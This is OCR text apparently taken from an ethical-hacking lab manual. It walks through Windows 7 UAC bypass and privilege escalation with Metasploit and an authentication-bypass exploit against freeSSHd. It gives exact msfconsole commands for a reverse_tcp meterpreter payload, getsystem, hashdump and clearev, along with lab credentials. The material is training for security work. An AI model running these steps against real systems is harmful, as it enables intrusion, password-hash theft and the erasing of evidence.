


FIGURE 5.20: Viewing the Current User ID

31. You will observe that the Meterpreter server is running with normal user privileges.
32. You will not be able to execute commands (such as **run hashdump,** which dumps the user account hashes located in the SAM file; **clearev,** which clears the event logs remotely; etc.) that require administrative/root privileges.
33. Let us check this by executing the **run hashdump** command:




FIGURE 5.21: Access Denied

34. The command fails to dump the hashes from the SAM file located in Windows 7 and returns an error stating that access is denied.
35. From this, it is evident that Meterpreter server requires admin privileges to perform such actions.
36. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.
37. The command issued is:
    a. **getsystem -t 1**: which uses the Service - Named Pipe Impersonation (In Memory/Admin) Technique




FIGURE 5.22: Trying getsystem Command

38. The command fails to escalate privileges and returns an error stating **Access is denied**.
39. From the above result, it is evident that the security configuration of the Windows 7 machine is blocking you from gaining unrestricted access to it.

TASK 6

Perform Privilege Escalation

40. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
41. You will now:
    a. background the current meterpreter session,
    b. use the **bypassuac** exploit for windows,
    c. set **meterpreter/reverse_tcp** payload,
    d. configure the exploit and payload,
    e. exploit the machine using the above configured payload in attempt to elevate the privileges.
42. Type **background** and press **Enter**. This command backgrounds the current meterpreter session.

FIGURE 5.23: Back grounding the Session

43. Type **use exploit/windows/local/bypassuac** and press **Enter**.
44. Here, you need to configure the exploit. To know what all options you need to configure in the exploit, type **show options** and press **Enter**.




FIGURE 5.24: Setting the Exploit

45. The **Module options** section appears, displaying the requirement for the exploit.
46. You will observe that:
    a. The **SESSION** option is required, but the **current setting** is **empty**. Here, you need to set the current meterpreter session that is obtained in **step 28**.
    b. The **TECHNIQUE** option is required, but the **current setting** is already set to **EXE**, so ignore this option.
47. Type **set SESSION 1** (1 is the current meterpreter session which was back grounded in this lab) and press **Enter**.




FIGURE 5.25: Setting the Exploit

48. Now that we have configured the exploit, our next step will be to set a payload and configure it.
49. Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set the **meterpreter/reverse_tcp** payload.
50. The next step is to configure this payload. To know all the options you need to configure in the exploit, type **show options** and press **Enter**.




FIGURE 5.26: Setting the Payload

51. The **Module options** section appears, displaying the previously configured exploit. Here, you can observe that the session value is set.
52. The **Payload options** section displays the requirement for the payload.
53. Observe that:
    a. **LHOST** option is required, but the **current setting** is **empty**. Here, you need to set IP Address of the local host i.e., Kali Linux.
    b. **EXITFUNC** option is required but the **current setting** is already set to **process**, so ignore this option.
    c. **LPORT** option is required but the **current setting** is already set to port number **4444**, so ignore this option.

54. To set the LHOST option, type **set LHOST 10.0.0.7** and press **Enter**.

Note: In this lab, **10.0.0.7** is the IP Address of attacker machine (i.e., **Kali Linux**), which might vary in your lab environment.




FIGURE 5.27: Setting the Payload

55. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings in Windows 7 machine.

56. As you can see, BypassUAC exploit has successfully bypassed the UAC setting on the Windows 7 machine; you have now successfully attained a meterpreter session.

FIGURE 5.28: Meterpreter Session Opened

57. Now, let us check the current User ID status of meterpreter. You will observe that Meterpreter server is still running with normal user privileges.




FIGURE 5.29: Viewing the Current User ID

58. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch, in attempt to elevate privileges.
59. Type **getsystem -t 1** and press **Enter**.
60. This time, the command has successfully escalated user privileges and returns a message stating **got system,** as shown in the following screenshot:




FIGURE 5.30: Issuing getsystem Command

61. Now, type **getuid** and press **Enter**. The meterpreter session is now running with **SYSTEM** privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot:

FIGURE 5.31: Viewing the User ID

62. Let us check if we have successfully attained the **SYSTEM/admin** privileges by issuing a meterpreter command that requires these privileges in order to be executed.
63. For instance, we shall try to obtain hashes located in the SAM file of Windows 7.
64. Type the command **run hashdump** and press **Enter**. This time, meterpreter successfully extracted the NTLM hashes and displayed them as shown in the following screenshot:

FIGURE 5.32: Dumping the Hashes

65. Thus, you have successfully escalated privileges by exploiting Windows 7 machine's vulnerabilities.
66. You can now execute commands (clearev, which clears the event logs remotely, etc.) that require administrative/root privileges.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 6

Exploiting freeSSHd Vulnerability and Gaining Access to a Target System

freeSSHd is a free implementation of an SSH server. It provides strong encryption and authentication over insecure networks.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

Organizations use ftp or a similar service to facilitate their intra/inter-company communications. To communicate in a secure manner, organizations implement FTP/SSH to encrypt the data flowing through their communication channels. This mitigates the risk of unauthorized interception or misuse of data. Despite such security measures, hackers, with the help of various tools, are able to exploit certain vulnerabilities in these encryption algorithms. These hacks can end up giving either partial or complete control of the computers on the network to the hackers.

You are the security administrator of your organization. Your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, and data and identity thefts.

Lab Objectives

The objectives of the lab include:

- Exploiting the vulnerabilities in freeSSHd and establish a meterpreter session

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

Lab Environment

To carry this out, you need:

- freeSSHd located at **D:\CEH-Tools\CEHv9 Module 05 System Hacking\freeSSHd**

- You can download the latest version of freeSSHd from http://www.freeSSHd.com/?ctt=download (If you decide to download the latest version, screenshots might differ)
- A computer running Window Server 2012
- Kali Linux running on a Virtual machine
- Windows8.1 running on a virtual machine (Victim machine)
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 15 Minutes

Overview of Trojans and Backdoors

A Trojan is a program, which contains malicious code disguised as harmless code or data. When executed, it can take control of the host and cause damage such as ruining the file allocation table on the hard drive.

Lab Tasks

In this lab, you will exploit a vulnerability found in freeSSHd. Here, you will play the role of a victim who installs freeSSHd (and adds a user and a port in freeSSHd) on Windows 8.1. You will also be playing the attacker who uses bruteforce techniques to gain access to the username and port number and eventually take control of the host.

TASK 1

Install freeSSHd

1. Log in to your **Windows 8.1** virtual machine
2. Navigate to **Z:\CEHv9 Module 05 System Hacking\freeSSHd**.
3. If **Windows Security** pop-up appears, enter the credentials of host machine and click **OK**.
4. The credentials are **username**: **Administrator** and **password**: **qwerty@123**.
5. Double-click **freeSSHd.exe**.
6. **Open File - Security Warning** pop-up appears, click **Run**.
7. If **Windows Security** pop-up appears again, enter the credentials of host machine and click **OK**.
8. The credentials are **username**: **Administrator** and **password**: **qwerty@123**.

9. Follow the wizard driven installation steps to install freeSSHd.




FIGURE 6.1: freeSSHd installation wizard

10. If a **Products** window appears during installation, click **Close**.

FIGURE 6.2: freeSSHd installation: Products window

11. Click **Yes** to create **Private keys.**

FIGURE 6.3: Creating Private keys

12. Click **Yes** to run freeSSHd as a **system service.**




FIGURE 6.4: Running freeSSHd as a system service

13. After completion, click **Finish** to exit the wizard.




FIGURE 6.5: freeSSHd installation completed

TASK 2

Configure freeSSHd

14. Right-click the **Windows** icon at the lower left corner of the **Desktop** and click **Search**.

FIGURE 6.6: Selecting Search from the Start menu

15. In the **Search** section, type **freeSSHd** in the **search** field and press **Enter**.




FIGURE 6.7: Searching for freeSSH

16. freeSSHd is minimized to the notification tray.
17. Open the **notification** tray and double-click **freeSSHd service** icon.

FIGURE 6.8: freeSSHd is minimized to the notification tray

18. **freeSSHd settings** window appears displaying the **Server status** by default.




FIGURE 6.9: freeSSHd settings window displaying the Server status

19. Click **SSH** tab, select the IP address of **Windows 8.1** (**10.0.0.6**) from **Listen address** drop-down list and change the port number to **45** in the **Port** field. Click **Apply**. freeSSHd service runs on port **22** by default.

Note: The IP address of Windows 8.1 virtual machine may vary in your lab environment. The default port number may also vary in your lab environment.




FIGURE 6.10: Customizing SSH options

20. Click **Server status** tab.
21. Click the link (Click here to start it.) under **SSH server is not running** to start the SSH server.

FIGURE 6.11: Starting SSH server

22. The server status changes, saying that **SSH server is running**.

FIGURE 6.12: SSH server began successfully

23. Select **Users** tab and click **Add...**.

FIGURE 6.13: Adding a user

24. **User properties** window appears. In the **Login** field, specify a name (here **admin**), check **Shell** and **Tunneling** options under **User can use** section and click **OK**.




FIGURE 6.14: User properties window

25. A user (**admin**) has been added in the **Login** section as shown in the following screenshot:




FIGURE 6.15: User added successfully

26. In the **Automatic updates** tab, ensure that all the options are unchecked and click **OK**.




FIGURE 6.16: Turning off automatic updates

TASK 3

Exploit the Victim Machine

27. Log in to **Kali Linux** virtual machine using the credentials:

Username: **root** and **password**: **toor**.

FIGURE 6.17: Kali Linux virtual machine Desktop

28. Open terminal console by navigating to **Accessories → Terminal**.

Note: You can either click (**Terminal** icon) in the menu bar to launch the command line terminal.

FIGURE 6.18: Launching Command line terminal

29. Type the command **service postgresql start** and press **Enter**.




FIGURE 6.19: Starting PostgreSQL service

30. Type the command **service metasploit start** and press **Enter**.




FIGURE 6.20: Starting Metasploit service

31. Type the command **msfconsole** and press **Enter** to launch msfconsole.

FIGURE 6.21: Launching msfconsole

32. Type the command **search sshd** and press **Enter**.
33. It displays a list of exploits related to ssh.
34. You will be using **exploit/windows/ssh/freeSSHd_authbypass** exploit to bypass the freeSSHd tunneling tool.




FIGURE 6.22: Searching freeSSHd exploit

35. Type **use exploit/windows/ssh/freeSSHd_authbypass** and press **Enter**.




FIGURE 6.25: Issuing the exploit

36. Now issue the following commands from the msfconsole:

a. **Set lhost 10.0.0.9**

b. **Set rhost 10.0.0.6**

c. **Set rport 45**

d. **Set username admin**




FIGURE 6.24: Setting options for the exploit

37. Type **exploit** and press **Enter**. This opens a meterpreter shell as shown in the following screenshot:




FIGURE 6.25: Exploiting the vulnerability in freeSSHd installed on victim machine

38. You have successfully launched meterpreter session using freeSSHd tunneling tool. Now, you can employ post exploitation techniques such as capturing screenshots, logging keystrokes, shutting down the remote machine and so on.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 7

Hacking Windows 8.1 Using Metasploit, and Post-Exploitation Using Meterpreter

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
